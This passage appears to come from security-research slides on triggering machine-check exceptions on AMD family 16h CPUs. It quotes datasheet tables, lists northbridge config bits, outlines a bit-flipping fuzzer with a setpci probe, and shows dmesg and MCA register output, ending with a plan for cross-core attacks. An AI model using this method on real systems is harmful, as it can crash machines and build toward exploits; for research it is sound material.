NB Array Error	A parity error was detected in the NB internal arrays.	NbArrayParEn	-	D
L2 complex Data Error	NB received a data error from a core and this error could not be contained. For the cause of the data error, examine the core MCA registers for deferred errors. This error may occur for the following types of data writes: • APIC • Configuration space (IO and MMIO) For these errors, sync flood will occur if D18F3x180[SyncFloodOnCpuLeakErr] is set.	McaCpuDatErrEn	-	D

1. CTL: See MSR0000_0410.
2. ETG: error threshold group. See 2.16.1.7 [Error Thresholding].
   - L=Link.
   - D=DRAM.
3. The error thresholding group is Link if link protocol error; none for non-link protocol error.
4. EAC: D=Error action taken if detected. E=Error action taken if MCA bank enabled.

52740_16h_Models_30h-3Fh_BKDG.pdf

generating MCEs

- Datasheets suggest MCEs can be generated from Master Abort signals arriving from NB




Table 232: MC4 Error Descriptions

Error Type	Description	CTL[1]	ETG[2]	EAC[4]
Sync Error	Link-defined sync error packets detected on link. The NB floods its outgoing links with sync packets after detecting a sync packet on an incoming link independent of the state of the control bits.	SyncPktEn	L	D
Master Abort	Master abort seen as result of link operation. Reasons for this error include requests to non-existent addresses. The NB returns an error response back to the requestor with any associated data all 1s independent of the state of the control bit.	MstrAbortEn	L	D
Target Abort	Target abort seen as result of link operation. The NB returns an error response back to the requestor with any associated data all 1s independent of the state of the control bit.	TgtAbortEn	L	D

52740_16h_Models_30h-3Fh_BKDG.pdf

- Master abort
  - Device initiating PCI request terminates transaction because target device failed to respond
  - Something we can control
- Easy! Access a non-existent PCI device:

```
sudo setpci -A linux-sysfs -s 0:1f.0 0.L
```

- Nothing.

generating MCEs

- But datasheets suggest there is *some* way for a master abort to cause an MCE
- Dive into the northbridge configuration

generating MCEs

- Bits of interest in B/D/F 0/18/3:

0:18.3 0x180[3]: ChgDatErrToTgtAbort	0:18.3 0x40[9]: TgtAbortEn	0:18.3 0x44[28]: DisTgtAbortCpuErrRsp
0:18.3 0x180[5]: DisPciCfgCpuMstAbortRsp	0:18.3 0x44[1]: CpuRdDatErrEn	0:18.3 0x44[2]: SyncFloodOnDramUcEcc
0:18.3 0x180[6]: SyncFloodOnDatErr	0:18.3 0x44[20]: SyncFloodOnWDT	0:18.3 0x44[3]: SyncPktGenDis
0:18.3 0x180[7]: SyncFloodOnTgtAbortErr	0:18.3 0x44[21]: SyncFloodOnAnyUcErr	0:18.3 0x44[4]: SyncPktPropDis
0:18.3 0x40[12]: WDTRptEn	0:18.3 0x44[24]: IoRdDatErrEn	0:18.3 0x44[5]: IoMstAbortDis
0:18.3 0x40[31]: McaCpuDatErrEn	0:18.3 0x44[25]: DisPciCfgCpuErrRsp	0:18.3 0x44[6]: CpuErrDis
0:18.3 0x40[5]: SyncPktEn	0:18.3 0x44[26]: FlagMcaCorrErr	0:18.3 0x44[7]: IoErrDis
0:18.3 0x40[8]: MstrAbortEn	0:18.3 0x44[27]: NbMcaToMstCpuEn	0:18.3 0x44[8]: WDTDis

generating MCEs

- No single bit gives the desired behavior
- Many configurations crash or hang
- Too many permutations, not enough information

generating MCEs


- A northbridge fuzzer
  - Specify the bits of interest (~24 plausible config bits identified)
  - Randomly flip a bit
  - If crash/hang:
    - Power cycle and try again
  - Access a non-existent device in the PCI space
  - Check MCA status registers for MCE logged
    - If platform resets, MCA status registers are sticky, check on boot
  - Repeat

generating MCEs

(demo)

generating MCEs

```
deltaop@ubuntu-usb-3:~/_research$ 
```



```
[    1.237854] usb 1-1: New USB device strings: Mfr=0, Product=0, SerialNumber=0
[    1.239084] hub 1-1:1.0: USB hub found
[    1.239306] hub 1-1:1.0: 4 ports detected
[    1.253738] usb 2-1: New USB device found, idVendor=0438, idProduct=7900, bcdDevice= 0.18
[    1.253884] usb 2-1: New USB device strings: Mfr=0, Product=0, SerialNumber=0
[    1.255088] hub 2-1:1.0: USB hub found
[    1.255332] hub 2-1:1.0: 4 ports detected
[    1.286843] Freeing initrd memory: 85444K
[    1.302307] Segment Routing with IPv6
[    1.302384] In-situ OAM (IOAM) with IPv6
[    1.302474] NET: Registered PF_PACKET protocol family
[    1.302615] Key type dns_resolver registered
[    1.302656] x86/pm: family 0x16 cpu detected, MSR saving is needed during suspending.
[    1.303316] microcode: CPU0: patch_level=0x07030105
[    1.303383] microcode: CPU1: patch_level=0x07030105
[    1.303436] microcode: CPU2: patch_level=0x07030105
[    1.304778] microcode: CPU3: patch_level=0x07030105
[    1.306110] microcode: Microcode Update Driver: v2.2.
[    1.306121] IPI shorthand broadcast: enabled
[    1.308865] mce: [Hardware Error]: Machine check events logged
[    1.308960] registered taskstats version 1
[    1.310145] mce: [Hardware Error]: CPU 1: Machine Check: 0 Bank 0: b60000000000083b
[    1.312692] mce: [Hardware Error]: TSC 0 ADDR fdfc000cfc
[    1.313970] mce: [Hardware Error]: PROCESSOR 2:730f01 TIME 1753409480 SOCKET 0 APIC 1 microcode 7030105
[    1.315468] Loading compiled-in X.509 certificates
[    1.318427] Loaded X.509 cert 'Build time autogenerated kernel key: d5862910adca7ee16194da1e1a805db529424367'
[    1.321297] Loaded X.509 cert 'Canonical Ltd. Live Patch Signing: 14df34d1a87cf37625abec039ef2bf521249b969'
[    1.323917] Loaded X.509 cert 'Canonical Ltd. Kernel Module Signing: 88f752e560a1e0737e31163a466ad7b70a850c19'
[    1.325293] blacklist: Loading compiled-in revocation X.509 certificates
[    1.326727] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing: 61482aa2830d0ab2ad5af10b7250da9033ddcef0'
[    1.328228] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (2017): 242ade75ac4a15e50d50c84b0d45ff3eae707a03'
[    1.329770] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (ESM 2018): 365188c1d374d6b07c3c8f240f8ef722433d6a8b'
[    1.331339] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (2019): c0746fd6c5da3ae827864651ad66ae47fe24b3e8'
[    1.332919] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (2021 v1): a8d54bbb3825cfb94fa13c9f8a594a195c107b8d'
[    1.334496] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (2021 v2): 4cf046892d6fd3c9a5b03f98d845f90851dc6a8c'
[    1.336069] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (2021 v3): 100437bb6de6e469b581e61cd66bce3ef4ed53af'
[    1.337638] Loaded X.509 cert 'Canonical Ltd. Secure Boot Signing (Ubuntu Core 2019): c1d57b8f6b743f23ee41f4f7ee292f06eecadfb9'
[    1.341052] zswap: loaded using pool lzo/zbud
[    1.343135] Key type .fscrypt registered
[    1.344773] Key type fscrypt-provisioning registered
[    1.346446] Key type trusted registered
[    1.354527] Key type encrypted registered
```

```
--- MC0 (load-store) ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
  [core 0]
         mc0_ctl (00000400):                                                     xxxxxxx xx   (             fec)
      mc0_status (00000401):                                                                  (               0)
        mc0_addr (00000402):                                                                  (               0)
        mc0_misc (00000403):                                                                  (               0)
        mc0_mask (c0010044):                                                                  (               0)

  [core 1]
         mc0_ctl (00000400):                                                     xxxxxxx xx   (             fec)
      mc0_status (00000401): x xx xx                                             x     xxx xx (b60000000000083b)
        mc0_addr (00000402):                         xxxxxx xxxxxxx              xx  xxxxxx   (      fdfc000cfc)
        mc0_misc (00000403):                                                                  (               0)
        mc0_mask (c0010044):                                                                  (               0)

  [core 2]
         mc0_ctl (00000400):                                                     xxxxxxx xx   (             fec)
      mc0_status (00000401):                                                                  (               0)
        mc0_addr (00000402):                                                                  (               0)
        mc0_misc (00000403):                                                                  (               0)
        mc0_mask (c0010044):                                                                  (               0)

  [core 3]
         mc0_ctl (00000400):                                                     xxxxxxx xx   (             fec)
      mc0_status (00000401):                                                                  (               0)
        mc0_addr (00000402):                                                                  (               0)
        mc0_misc (00000403):                                                                  (               0)
        mc0_mask (c0010044):                                                                  (               0)
```

- Found a 2-bit northbridge combination that works
- But MCE delivered to core that generates the abort
- Not useful for core to target itself with an MCE
  - Can only interrupt our own code this way
- We have a hammer, but we can only hit ourselves
- Need ability for one core to target *different* core


generating cross-core MCEs

Let’s build a hammer…

